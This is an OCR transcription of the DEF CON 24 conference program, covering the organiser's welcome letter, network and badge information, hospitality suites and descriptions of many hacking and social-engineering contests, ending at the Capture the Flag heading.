

DEF
CON

# WELCOME TO DEF CON 24

## Rise of the Machines



DEF CON is possible because of all the hard work of over a thousand people, including the DEF CON goons, speakers, contest organizers, villages, demo labs, workshops, artists, hotel staff, and unions. Each working on their piece of the puzzle that comes together once a year, this weekend, and it will be our largest ever.

Want to see the future of security? Go check out the DARPA Cyber Grand Challenge Thursday evening from 5pm to 8pm on the Paris side and watch amazing visuals and play by play announcing of what the super computers are up to.

To accommodate this ground breaking event we had to rearrange the floor plan from last year, and go from 5 to 4 tracks of speaking. We have tried to compensate for that by adding more villages talks, workshops, and demo labs. Next year will will be back to full speaking track power.

For the past few years we have been trying to record as much content as possible and that trend will continue this year with more villages being recorded. We've been working hard behind the scenes so these villages talks are released to the public along with our speeches. While some conferences have no recordings I want to preserve and share the knowledge as much as possible. If you didn't see everything you wanted to, just wait and it will be released a few months after the conference.

There is an overwhelming amount to do at con, and even I only see a small fraction of it. That's ok. It is a reflection of the hacking spirit and so many of the interests it represents. I just encourage you all to make new friends, learn something new, and recharge yourself.

Finally DEF CON is a hacker con, not an InfoSec conference. I bring this up because there is a difference, one is more focused on joy of discovery, irreverence, novel, if impractical approaches. The other is more focused on enterprise solutions, frameworks, and concerns large companies may have. DEF CON takes no sponsorships and seeks to remain independent with all of our revenue from badge and swag sales. There is great value in the different types of conferences, and if this con doesn't feel like others it is by design. I hope that by staying true to our hacker roots everyone has a memorable time!

Thank you,

The Dark Tangent



# CONTENTS


| | |
|---|---|
| Welcome | 2 |
| Network/DCTV | 3 |
| The Badge | 4 |
| Suites, Swag, & Media Server | 5 |
| Contests | 6-10 |
| Capture the Flag | 11 |
| Rootz Asylum | 12-13 |
| Movie Night | 14 |
| Events | 15-16 |
| DARPA CGC | 17 |
| Entertainment | 18 |
| Hacker Jeopardy | 19 |
| Villages & Village Talks | 20-26 |
| Skytalks | 27 |
| Workshops | 28 |
| Demo Labs | 29-31 |
| DEF CON Groups | 33 |
| Presentations | 32-56 |
| CFP Review Board | 41 |
| Book Signings | 56 |
| Vendors | 57-61 |
| Schedule | 62-65 |
| Map | 66 |
| Shout outs! | 67 |


# NETWORK

The DEF CON NOC once again brings you the interwebz throughout the Paris and Bally's convention center areas as well as DC TV to the convenience of your hotel rooms.

If you want to connect, remember there are two (and only two) official ESSIDs you should use to access the intertubes:

The encrypted one with 802.1x authentication and digital certificate verification (DefCon) and the unencrypted, wild-west of the wireless networks (DefCon-Open). Please choose wisely.

And yes, talking about the Wi-Fiz: there are still some devices out there that really do not like 802.1x with PEAP authentication. In particular, some Android platforms will not verify the RADIUS server certificate prior to sending the user's credentials to enter the network. This is a bad thing.

Choosing for the device to "not verify server certificate" will probably let that device to connect to a rogue access point with a rogue radius server (or alike) behind it and this will allow the attacker to see your credentials. This is also a bad thing.

So, regardless of this issue, do not choose credentials (aka: username and password) used for your important stuffz, like shopping sites, online-banking, the pornz, your windows domains (yeah, it happened before) and stuff.

For updated information and instructions on how to connect to the Wi-Fi with the n0t-s0-1337 Operating Systems along with the digital certificate to be used, visit https://wifireg.defcon.org. If you don't know how to properly configure the Wi-Fiz on your üb3r-1337 linux distro, you should consider a new platform.


For other NOC updates visit https://www.defconnetworking.org and also follow us on the twitterz @DEFCON_NOC

DEF CON TV

Nurse your hangover comfortably watching the presentations in your hotel room.

DC TV brings the DEF CON talks to you. Turn on the TV, grab your favorite beverage of choice and aspirin and don't forget to shower.

http://dctv.defcon.org is the spot for all your channel info needs.




$$6\left(-\frac{1}{x}+1\right)=\frac{1}{\left(e^{\frac{1}{\sqrt{\pi}}}\right)^2}$$



# BADGE

Welcome to DEF CON 24. If you're new to the conference you may be wondering what some of the theatre of entropy is that is being performed all around you. A part of that is the cryptographic puzzle challenge, most often referred to as the badge challenge. The focal point of the contest being the 1o57 room (you can find it on the map in this program), a room where individuals and teams associate with each other, and those interested in the games. As the quest is multi-faceted, there are mini "sub-puzzles" scattered throughout the DEF CON festivities, some are tradition, some are trivial to solve, and others, well it is a black badge contest that earns the victors free entry into DEF CON for life (not to mention bragging rights!) Still confused? Stop by my 101 talk.

Speaking of badges, this year was less of a dev board, and more a design to put the processor in your hands. x86 compatible, the chip is great fun, x86 ! I hope to see experimentation after the conference is over. More will be revealed after the conference, as many of the badge secrets are part of the contest.

Meet some new people, try your hand at some of the puzzles, and have a good time.

-1o57

$$\frac{1}{e-\sqrt{x-\pi^2}}=7-e^{\sqrt{\frac{\pi}{7}}}$$

$$\frac{1}{x-\left(\frac{2}{x}+9\right)}=(8\log(8))^2+1$$

$$\frac{\sqrt{x}-\frac{1}{\pi}}{\pi}=e^{\left(1-\frac{1}{\log(2)}\right)^2}$$

$$\left(x-e^3\right)^2=4-\frac{1}{\pi^2}$$

$$\sqrt{e}\,x-4=\left(\frac{2^\pi}{\pi}\right)^2$$

# SUITES

## DC801 - SUITES - SATURDAY - 9PM

We're baaaaack!! Yeah, we know, even we're surprised. If you visited the suite last year, you know what you're in for. We'll be playing music, having drinks, and providing a space for you to meet other great hackers from all over DEF CON. We'll have terrible robots fighting other terrible robots. We'll watch ridiculous hacker movies and mock them RiffTrax style. The ball pit might might make an appearance, because we're giant children. And of course we'll be hacking on this year's DC801 badge in a suite run by an ape and an inflatable sheep. See you there! Follow us at @dc801 on the twitter place for updates.

## DC503 SUITE

DC503 had so much fun with last years 503 Party that we're expanding to the whole week. The 503 party will be the headline event Friday night at 8, but we'll also be sharing the space with TiaraCon and several lower-key events over the course of the weekend, including showing off some very Portland electronic art and projects. Check out the full and updated schedule at http://503.party.

TiaraCon - Thursday - 8PM - in the DC503 Suite. Women in #infosec - Our Time is Now! http://www.tiaracon.org/ Twitter: @tiarac0n for more info.

## DEFDEFCON SUITE

Hax. Ain't nothing wrong with that. Counter hax — this can be fun though. This would just be a friendly space for people to hack on and play with mitigations — layout randomizers, control flow guards, type systems, langsec, etc. And hey, we'll probably have a party or two.

## WHISKEY PIRATES SUITE

Need a chill space for hacking hardware/software? Want to play games on full-sized arcade machines? Have a cool project that you want to show people? Need to call home from a real life payphone? Feel like watching a robot play Mario? Want to look at silicon wafers under a big olí microscope? Well stop by, have a drink and hang out.

Follow us @WhiskeyHackers and check http://whiskeypirates.com for updates.

# MEDIA SERVER

The DEF C0N Media server is back again!

https://10.0.0.16/ or https://dc24-media.defcon.org/

Browse and leech files from all the past DEF C0N conferences as well as a large collection of other hacking cons. We are including the infocon.org mirror so there is a lot more this year than last.

We expect you to leech at full speed, and the server is warmed up and ready to go.

Certificate thumbprint:
07C2B1EFA1EAA2477A0E14E507EBA68858F5DB82

# OFFICIAL SWAG

Post registration, head across the hall to Champagne 1 and pick up some sexy new DEF C0N 24 Swag!

It's the only place to pick up official DEF C0N merchandise!

Open for your convenience:


Thur: 0600-1800
Fri: 0800-1800
Sat: 0800-1800
Sun 0900-1600,

Cash only, no refunds.



# CONTESTS

## 0X20TH ANNIVERSARY CORE WAR



CoreWar, the ultimate programming game, is a game in which two or more programs written in an assembly language called Redcode battle it out to be the ruler of a virtual system's memory (called "core" because, originally, it was made up of inductors wound around ferrite cores). The game was invented in 1984, 32 (0x20) years ago, so this is an especially fitting year for the first ever DEF CON CoreWar competition.

For those who have never competed in a Core War before, I (or another volunteer) will be available to teach the REDCODE language and basic game tactics, so you won't start out 32 years behind the times. There will be separate virtual arenas set up for beginners, intermediate players, and Core War veterans, so don't worry about your level of experience. Also, if John Metcalf attends, he gets his own arena ;)

Throughout the competition various hills will be used, but all will be available ONLY to DEF CON attendees (over the LAN or by giving me USB sticks with your warrior in person). To brush up on your skills, or to begin learning from scratch, check out the global leaderboards at koth.org and the learning material at corewar.co.uk

Official Core Wars will run from noon to 3pm on Friday and Saturday. Come around any time on either day to learn more about the game and how to play, and check out our site at tinyurl.com/z2uh8m2

## BDYHAX WEARABLES HACKING CONTEST




The rules for the BDYHAX Wearables Hacking Contest are simple.

1) Make a commercial wearable do something it isn't intended to do.

2) Bring and show us your project at DEF CON Biohacking Village between Noon and 4pm Friday or Saturday.

3) Give us a writeup that describes what the wearable normally does and describes what you have made it do.

4) Our judges will choose the top 3 projects and will announce them on Twitter on Saturday night.

The top three projects will receive bodyhacking prize packs, including Core passes to BDYHAX, uBiome gut kits, and more to be announced.

## BEVERAGE CHILLING CONTRAPTION CONTEST

In this year, much like every year, the beverage is warm. Maybe we have a problem, maybe it's how we were raised. I blame our parents. Regardless of our paternal compunctions the beverage needs to be cooler then cool. Alright? Lets break out those contraptions, dust off our science hats, and chill some fluids! And maybe, if we really try this time instead of goofing off and just finish our homework, we can wash away a few of our regrets. This year will see a return of the build-a-contraption two tiered format.




Contestants can choose to bring a contraption and participate in the unlimited class or build one at the convention and compete in the hacked class. With *wonderful* prizes to the winners and the adulation of our hydrated fans, who wouldn't want to compete? Guaranteed to be a blast or your regrets back! For full rules, location, and unlimited class sign-up please find us on the DEF CON forums.

## CMD+CTRL HACKATHON




The Security Innovation CMD+CTRL Hackathon simulates real-world ecommerce, HR, and banking websites, where users are immersed in a "find the vulnerabilities" game where they quickly learn and apply hacking techniques in a safe environment.

- Shred Skateboard and Graffiti Shop, HR Account All Website, and Shadow Bank include functionality like add items to your cart, make a purchase, transfer money, apply for a loan, view pay stubs, and request time off.

- 160+ vulnerabilities that cover 15 classes of security defects including the OWASP Top Ten.

- Challenges range from exploiting common vulnerabilities such as SQL Injection and Cross-Site Scripting (XSS) to more advanced cryptanalysis and cipher cracking tests.

Encourages friendly competition with real-time scoring and reporting:

- Each challenge/vulnerability has a title, point value (10 to 1000) and difficulty rating.

- Discovered vulnerabilities are automatically updated on the scoreboard

Individual report cards provide a summary of user activity

Ideal for all skill levels:

- Got a question? Security Innovation Ninjas are readily available to assist

- Need help? Grab a cheat sheet to learn basic attacks or buy hints to overcome difficult challenges

Interactive and fun:

- As vulnerabilities are found, the Web site alerts the user with a popup message and a fun sound

- "Easter Eggs" hidden throughout the sites keep participants enticed and engaged

Friday and Saturday, 10am - 6pm in the Contest Area

## COINDROIDS




The year is 20X5 and humanity has fallen: now there are only Coindroids. The machines we designed to manage our finances have supplanted and destroyed the human race by turning our own economy against us. Now they battle each other in the ruins of our fallen cities, driven by a single directive: money is power.

Battle your way to the top of the leaderboard by attacking rival droids, upgrading your shiny metal ass and finding bosses hidden throughout the conference. Be sure to keep an eye out for one very rare relic!

New to cryptocurrencies? No DEFCOIN to play with? Not a problem! Just come visit our booth in the contest area and we can help get you started.

Friday and Saturday, 10am - 6pm, Sunday, 10am - noon in he Contest Area

## COUNTERFEIT BADGE CONTEST

It's a race against time and competitors to create the most precise counterfeit badge and use it to deceive, infiltrate, and persist! This contest combines counterfeiting skills with social engineering talents. Entrants will construct a fake badge and perform social engineering tasks of varying difficulty faster than other competitors to gain points. You can play this game solo or with teammates. The winning team will win a black badge from Arrakis himself! See http://badgecontest.info for details and rules.

Friday and Saturday, 10am - 6pm, Sunday, 10am - noon

## CRASH AND COMPILE




What happens when you take an ACM style programming contest, smash it head long into a drinking game, throw in a mix of our most distracting helpers, then shove the resulting chaos incarnate onto a stage? You get the contest known as Crash and Compile.

Do you think you can code? Do you think you can code while drinking? We are looking for nine teams who think they have the smarts, the concentration, and the liver to hold up to our gauntlet of programming. Teams who can not only code, but do so with style. We set you against the clock and the other teams. And because they think watching people simply code is boring, our "Team Distraction" is has taken it upon themselves to be creative in hindering you from programming, much to the enjoyment of the audience.

Qualifications take place Friday at 11am in the contest area. Teams of one or two people. Be ready to code, as this won't be easy. The top nine teams who showed themselves ostentatious enough to take on our challenge will compete on the Contest Stage Saturday at 5pm.

## CYBER NINJA RANGE




The Cyber Ninja Range is the ultimate DEF CON challenge for both novice and advanced hackers. Once seated at The Range, participants will need to enter the mindset of an offensive hacker to complete tasks such as owning a box, cracking a password, planting a file on a machine, and more. Each task completed will earn you points to compete for awesome SecureNinja prizes.

The Cyber Ninja Range is designed to hone your skills in cybersecurity by teaching you to better understand the attempts that hackers may make to gain access. Learn from our cybersecurity pros, your peers, and our machines to indulge in a fun and educational experience at DEF CON.

Contest hours (PDT) Friday August 5, 2016 10am – 6pm, Saturday August 6, 2016 10am – 6pm, Sunday August 7, 2016 10am – 12:00pm.

## DEFCON DARKNET PROJECT




Our mission is to secure a safe, independent and self-sustaining community free from intrusion and infiltration by those who would enslave us to their own ends. Our adversaries are many and they grow ever more sophisticated — spying on us through our information streams and controlling us through the messages we are subjected to wherever we go. We must resist. If you join us, you will be sent on quests to improve your current technical knowledge. You'll meet others like you and will learn from each other and grow stronger. Hidden messages you would never have noticed and accomplishments you would never have achieved alone will be yours to discover. You know that you have what it takes to join us. You'll rise through the ranks as you go and get your chance to take on the man running the show by using all of the knowledge that you have acquired.

## DEFCON SCAVENGER HUNT




Defcon 24 marks the 19th DEF CON Scavenger Hunt, the longest consecutive running contest at Defcon.

The DEF CON community is one big, highly dysfunctional, family and the Scav Hunt celebrates that kinship. Over the last year, we have been coming up with items and actions to engage your skills in social engineering, technical discovery, dumpster diving, and perversion.

In order to play, you must register a team, at our table, in the contest area; your team must not exceed five (5) members. Each team will receive a list with items and their respective point values. It is up to your team to turn in as many points as possible before Sunday morning when we close the table. For an idea of what the list will be like, we suggest looking at the previous lists that are posted on DEF CON scavhunt.com.

Recently, we went dumpster diving and found some nifty looking machines; unfortunately, when we plugged them in, they seem to have nuked our scoring mechanism. Help us find the source, bring us a functional geiger counter and turn in item 12. Teams will fall out of contention if they don't act quickly, the points decay over time.

To appease our new ai overlords, we suggest tuning your television to channel 13 in the contest area for important information.

## DRUNK HACKER HISTORY




Back by popular demand, the contest that isn't, will debut a completely new visual format for DEF CON 24. Last year proved to the planet that in the game of glittery nostalgic recall, there are no losers and those who won, lost. The DEF CON community has a history of sorts. It is a history filled with mephitic adventures, quarter-truths, poor life choices and angry hotel staff. This year, we will scrape the thin crust off some

# CONTESTS

of the most celebrated, exaggerated and veisalgia moments in Hacker History through the interpretation of a group of pre-selected participants. Hosted by c7five & jaku - If you like 80s candy, wonder bread sandwiches, and have nothing else going on, you won't want to miss the return of Drunk Hacker History! Presented in DEF CON 4D and -- --- -.-. ... . / -.-. --- -... .

## EFF BADGE HACK PAGEANT




EFF is proud to present our second annual Badge Hack Pageant (1337 skills required, swimsuit optional). Bring out your sweetest hacks and sickest mods in a no-holds-barred battle for hardware supremacy.

Enter in one of three categories:

• DEF CON DIGITAL: Circuit board-based badge from DC 1-23

• DEF CON ANALOG: Non-electronic badge from DC 1-23

• WILD CARD: Badge from any other con

Friday and Saturday, 10am - 9pm, Sunday, 10am - noon in the Contest Area

## FORENSICS CTF

A CTF contest based on defense and system forensics tools and skills to recover lost data, and attempt to understand cause by examination of effect and artifacts left-behind on a system

Imagine around 20 puzzles of varying levels of difficulty.

Example of simple task: recover a deleted file and determine which user was responsible.

Example of difficult puzzle: perform investigation of complicated attack scenario and explain all the steps of that attack (what is really happened).




Tasks/Puzzles can be attempted by contestants as they examine pre-configured Virtual Machines, log files, disk drive dumps and so on.

Forensics CTF lasts 2 days.

At the end of the last day detailed answers for all tasks/puzzles will be published and the winner/-s will be determined.

Friday and Saturday, 10am - 7pm in the Contest Area

## HACK FORTRESS



Hack Fortress is back! If you've think you've got what it takes to compete stop by our area and sign up, either with a full team or solo. This year new powerful effects are available. Be careful not to lose your humanity while using them. Hackfortress by the numbers: Teams of 10 (4 Hackers + 6 TF2 players) will compete to score more points than their opponents during each 30 minute match. The goal is simple: score more points than your competitors. How you do that is where the challenge comes in. The six TF2 players will be frantically trying to kill, capture and win rounds against the opposing TF2 players. At the same time, the four hackers will be attempting to solve a variety of hacking challenges. As tasks are completed, credits in our 'hackconomy' are gained. These can be used to purchase new and updated effects to help your team or hinder your opponents in both hacking and TF2.

Friday, 10am - 9pm, Saturday, 10am - 7pm, Sunday, 10am - noon in the Contest Area

## INTELCTF

IntelCTF is designed to immerse you into the world of threat intelligence by creating "real-world feeling" counter-intelligence scenarios. Participants are briefed on their "contract" obligations and the objectives of their mission. Intelligence points (flags) will be submitted to the scoring engine which will track team progress and provide feedback on your mission status. Your team wins by completing the missions objectives (submitting all the flags) and identifying your primary target. Do this before the other contractors (teams) and you will be recognized for your accomplishment!

Saturday, 11am - 5pm in the Contest Area


## MISSION SE IMPOSSIBLE




If you were at DEF CON last year, you saw the first ever Mission SE Impossible. This year, we have made it bigger, badder and even harder! If you dare, we will pit you against the clock and test your ability to think critically in front of a crowd, use your 133t SE skills, and be the first to crack into the safe to win the second annual Mission SE Impossible! Runs Thursday only, and sign ups are onsite.

For information see: http://www.social-engineer.org/social-engineer-village/

## BYTEPUZZLES (FORMERLY NETWORK FORENSICS PUZZLE CONTEST)




Ann Dercover is at it again! You're hot on her trail as she travels around the globe hacking systems, stealing intellectual property, launching 0-day attacks and setting up sneaky backdoors. *You are the forensic investigator.* You've got packet captures of Ann's network traffic. Can you analyze Ann's malicious traffic and solve the crime by Sunday? Be the first to solve the puzzle and win an Apple Watch!

Friday and Saturday, 10am - 6pm, Sunday, 10am - noon in the Contest Area

## OPENCTF




In OpenCTF, teams compete to solve hacking challenges in a wide variety of categories, including web, forensics, programming, cryptography and reverse engineering. There will be challenges for all skill levels, and the contest is open to all DEF CON attendees. More information on how to play can be found at our table and http://openctf.com/, and we will be posting updates on twitter as @open_ctf.



interact in a one hour interactive class providing hands-on experience with live traffic.

## SCHEMAVERSE CHAMPIONSHIP




The Schemaverse [skee-muh vurs] is a space battleground that lives inside a PostgreSQL database. Mine the hell out of resources and build up your fleet of ships, all while trying to protect your home planet. Once you're ready, head out and conquer the map from other DEF CON rivals.

This unique game gives you direct access to the database that governs the rules. Write SQL queries directly by connecting with any supported PostgreSQL client or use your favourite language to write AI that plays on your behalf. This is DEF CON of course so start working on your SQL Injections - anything goes!

Winners could take home the championship trophy, Bitcoin and other swag.

Looking to sign up or need a hand? Come visit us at our booth in the Contest Area.

## SECTF




The flagship social engineering event! The SECTF is a test of bravery AND brains. It pits human against corporate security, in a contest that places the spotlight on the dangers of vishing, all in a 5x5 glass booth for your viewing enjoyment.

Each year the SECTF grows in popularity. It was the only contest in DEF CON history to win a black badge in its first year, and every year it continues to push the limits and challenge its participants. This year will be no different, and the SEORG team is planning an event that will be truly exciting for all!

What will be the twists and turns we introduce this year? You will have to join us to check it out. Either way, you will NOT be disappointed.

It runs Friday and Saturday in the SEVillage from 9:30AM to 4:00pm in room: . Don't miss it.

The SECTF Scoreboard is: http://www.social-engineer.org/se-ctf-scoreboard/

For information see: http://www.social-engineer.org/social-engineer-village/

## SECTF4KIDS




The SECTF4Kids has become its own DEF CON event!! What is it?

We have created a series of activities and challenges that will involve things like critical thinking exercises, ciphers, logic puzzles, memory puzzles, verbal and nonverbal challenges, pitting kids against kids in a test of endurance (and fun).

This year's theme of RISE OF THE MACHINES will surely challenge your kids. Ages 5-12. All day Saturday starting at 900AM starting in the SEVillage Room.

For information see: http://www.social-engineer.org/social-engineer-village/

## SOHOPELESSLY BROKEN



SOHOpelessly BROKEN

SOHOpelessly Broken, presented by Independent Security Evaluators (ISE), is back at DEF CON (located in the IoT Village) for our third year! We have expanded the contest to not only include SOHO routers, but other types of IoT devices such as network storage systems, cameras, and IP enabled toys!

Track 0: The Zero-Day track is focused on the discovery and demonstration of real exploits (i.e., 0-day vulnerabilities). This track relies on the judging of newly discovered, real attacks against embedded electronic devices.

This is an opportunity for contestants to bring in their own embedded electronic devices and demonstrate exploits to our panel. Contestants will need to provide proof that they disclosed the vulnerability to the vendor.

Track 1: This is an at-con capture the flag style contest where contestants will be pitted against 15+ off-the-shelf IoT devices, hardened, but with known vulnerabilities. Contestants must identify weaknesses and exploit these devices to gain control. Pop as many as you can over the weekend to win.

## TAMPER-EVIDENT CONTEST

Do you have extensive knowledge of defeats for tamper-evident devices? Or maybe you've heard about the tamper contests and would like to try your hand at it? The MFP group is hosting the DEF CON 24 Tamper-Evident Contest now in a King of the Hill format! Spend as little or as much time as you want on defeating seals. Master the art of tampering and assert hacker dominance one perfectly defeated seal at a time. Only the strong survive! Open participation in the Tamper-Evident Village all weekend. Talk to the TEV staff to get started.

Contest begins in the Tamper Evident Village on Friday at 10:00. and ends Sunday at 12:00 (Noon).

## TD FRANCIS X-HOUR FILM CONTEST @ DEF CON 24




This could be the opportunity that's kicking open the door to your filmmaking greatness…

Assemble your team of 5 or less (director, producer, writer, camera/photography, editor) and make your "Rise of the Machines" inspired/themed cinematic marvel of short film here at DEFCON.

Actors and extras don't count towards the max 5, so teams can use as many actors and extras as they want.

Open to all.... (zero experience, students, amateurs, professionals).

Team registration starts Thursday morning. Get the rules, get your official "I'm making a movie so watch out" orange t-shirt*, deal with the monkey wrenches, and go out and get it all done by Saturdayafternoon.

Prizes include Human Badges for DEF CON 25 , $5000 scholarships to Seattle Film Institute, VideoMaker Magazine subscriptions (and other cool TBD stuff).

Extras and actors needed.

You don't have to join a team to have some filmmaking fun at DEFCON. You could be an extra, or even an actor, in

# CONTESTS

one of the films being made here at DEFCON. Sign up Thursday morning or ask one of the conspicuously clad orange t-shirt wielding teams you may see during the Con.




*ATTENTION ALL DEF CON ATTENDEES:

Everyone who comes to DEF CON is obliged to abide by DEFCON's photo and video guidelines/etiquette: let people know what you're doing, and be respectful.

The teams/film crews participating in this contest follow this etiquette, in part, by:

- being conspicuous, when they are filming in the DEFCON's convention areas, by wearing their bright orange, official, "TD Francis X-Hour Film Contest CREW" t-shirts

- letting bystanders know when they are actually filming by saying "ACTION" and "CUT", and other filmmakery sounding thingys and stuff

- not filming in designated no-camera areas

- obtaining permission when appropriate

- and being approachable and courteous to all.

Cheers,

Waz

@DEFCONFilmConte

www.xhourfilmcontest.com

## THE BOX (BOMB DEFUSAL CONTEST)

The Box is a mini-contest hosted inside the DEF CON Tamper-Evident Village. The premise is simple: defuse a bomb! Make a mistake and get blown up. Don't worry, you can respawn at the back of the line. The Box is an extremely realistic EOD challenge that will test your skills against a variety of traps, alarms, and tamper-evident sensors.

Official Rules:

* Do not cut any wires or remove any tape. The Box will instantly kill you in 99.9% of these situations and you'll force the TEV staff to waste time making repairs.

* If Rule #1 isn't explicit enough, do not cause any permanent damage or modification to The Box.

* Two players form a team; signups start on Friday in the TEV @ 10:00. Only team members can be near The Box during your run.

* You are not provided any tools. What sort of EOD tech doesn't bring tools? The Box can be beat with less than $5 of easily acquired equipment.

* If you blow up, stop what you're doing and step back from the box. You're dead. Please don't make us install the dye packs and flashbangs (seriously).

## WARLOCK GAM3Z

warl0ck gam3z CTF is a hands-on 24/7; throw-down, no-holds-barred hacker competition focusing on areas of physical security, digital forensics, hacker challenges and whatever craziness our exploit team develops. This is an online CTF so participants can access it regardless of where they are or what network they are connected to

via laptop, netbook, tablet or phone. If you are onsite, stop by and visit us to take your turn at physical security through lockpicking challenges.

Most challenges will require participants to download material and solve using whatever tools, techniques or methods they have available.

One participant will become the leader of the board and they control which challenges are available. Being the leader of the board is a double edge sword. Regular participants may choose to back out of a challenge if they cannot solve it but once the leader of the board selects a challenge; they must answer/ solve it or be passed by a new leader. And just to keep it interesting, occasionally "The Judge" challenge comes out and is made available to everyone except the current leader of the board.

There are a multitude of point gainers outside the confines of the board challenges. Extra point gainers will randomly appear on the game board in the form of The Judge, Bonus Questions, Free Tokens, One Time Tokens, Movie Trivia Quotes, Scavenger Hunts (online and onsite) and Lock Picking (onsite). Be careful of the 50/50 Token which may add or subtract points to your score.

Events that occur on the game board are sent to Twitter and include items such as participants signing up, leader of the board changes, scoring updates and challenge updates.

Friday and Saturday, 10am - 6pm, Sunday, 10am - noon in the Contest Area

## SHEEP HUNT

The Sheep Hunt is a search for devices that transmit signals, RFID, 802.x, and much more, you can obtain an official hunting license from the game warden at the wifi sheep hunt table. Obtaining codes from transmitting devices is only the first phase, expect to put your security, wireless and hacking skills to the test in this challenge.

## WIRELESS CTF

The Wireless Village is a group of experts in the areas of information security, WiFi, and radio frequency with the common purpose to teach the exploration of these technologies with a focus on security. We focus on teaching classes on Wifi and Software Defined Radio, presenting guest speakers and panels, and providing the very best in Wireless Capture the Flag (WCTF) practice to promote learning.

The Wireless Village plans to hold a Wireless Capture the Flag (WCTF) contest during DEF CON 24.

We cater to those who are new to this game and those who have been playing for a long time. Each WCTF begins with a presentation on How to WCTF. We also have a resources page on our website that guides participants in their selection of equipment to bring.

Keep an eye on @wctf_us and @ WIFI_Village for details.

LINKS:

Check out our website for tools, what you need, and what to do. Enjoy your journey.

http://wctf.us and http://wirelessvillage.ninja

We have a number of people who support the Village and staff BIOs are shown on our website.

http://www.wirelessvillage.ninja/crew.html



# CAPTURE THE FLAG

